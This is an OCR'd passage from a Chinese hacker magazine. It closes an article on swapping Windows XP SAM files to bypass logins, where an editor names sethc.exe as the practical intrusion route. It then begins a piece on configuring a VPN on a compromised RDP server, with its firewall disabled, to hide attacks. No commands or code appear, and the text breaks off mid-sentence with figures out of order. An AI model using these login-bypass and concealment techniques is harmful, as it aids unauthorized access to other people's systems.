值得一提的是，我用上述方法在我电脑上用本机的sam文件替换虚拟机里的（我电脑上的用户名是admin，密码631，虚拟机的用户名kezi，密码空），发现用户组变成了admin，而且“kezi的文档”消失了，取而代之的是“admin的文档”。密码也改变了，但既不是631也不是空，希望高手能够解答这个费解的问题。

另外，用我电脑上的sam文件替换虚拟机里的，却出现了lsass提示错误。lsass进程是一个管理安全机制和登录策略的进程，难道它识别出了当前存在的sam文件不是自己的？可见，即使同样是XP，sam文件也是有区别的，也许是因为我电脑上的XP和虚拟机里的XP是从不同的XP盘安装的。




图5

sam欺骗就讲到这里了，但是sam文件和注册表中的SAM项有什么关系呢？密码到底存放在哪里呢？这是一个值得研究的问题，我在研究时发现：当用net user修改密码的时候，net脚本值只修改一处注册表，就是HKLM\ SOFTWARE\Microsoft \Cryptography\RNG\ Seed的值，这个值是一连串的16进制数。而且修改一次密码，net脚本要连续修改两次该处的键值。更神奇的是，即使同一系统相同的用户名和密码，该处键值也会不同！我肯定是忽略了什么，而且sam文件的改变也有规律，如图5。

图5是我对三个从同一系统上提取的不同密码状态下的sam文件的比较，txt文件中只显示不同的地方，可见只有特定地址处的值才会改变。由于本人水平实在有限，也只能给大家提供这么点信息了，有兴趣有能力的朋友可以继续研究。

［文章中所涉及的工具已收录于本期光盘］

编辑点评：

做为一种技术研究，本文的方法研究得比较全面，但如果作为一种实际上的入侵的话，那么除了利用sethc.exe外，其它的方法都不太好。文中的疑问还是比较多的，各位看到这里有何感想？呵呵，大家继续研究试试……

VPN的简单配置

文/冰的原点[L.S.T]

从本文你可以学到：

如何配置VPN

经常看“黑手”的朋友一般会在“西线无战事”这个栏目里看到VPN这个字眼，呵呵，而且经常会看到一些朋友说“为了安全，先跳一次VPN吧”。那么什么是VPN呢？

VPN的全称为Virtual Privaate Network，直译过来就是“虚拟专用网络”。显然，虚拟专用网络我们可以把它理解成为虚拟出来的企业内部专线，它可以通过特殊的加密通讯协议在连接在Internet上的位于不同地方的两个或多个企业内部网之间建立一条专有的通讯线路，就好比是架设了一条专线一样。

这种方式并不需要真正的去铺设光缆之类的物理线路，黑客可以依靠一个VPN的账号就能通过拨号上去进行攻击，使自己不会暴露。

玩黑的朋友通常在拿到一台3389的服务器后有时也不知道做什么，其实做一个VPN是很有用处的。接下来就教大家一个简单配置VPN的例子，做VPN之前，首先要把服务器上自带的防火墙关掉，并且服务为禁用。




图1

这里我以Windows 2003给大家演示说明，先打




图 2




图 4




图 3




图 5




图 6

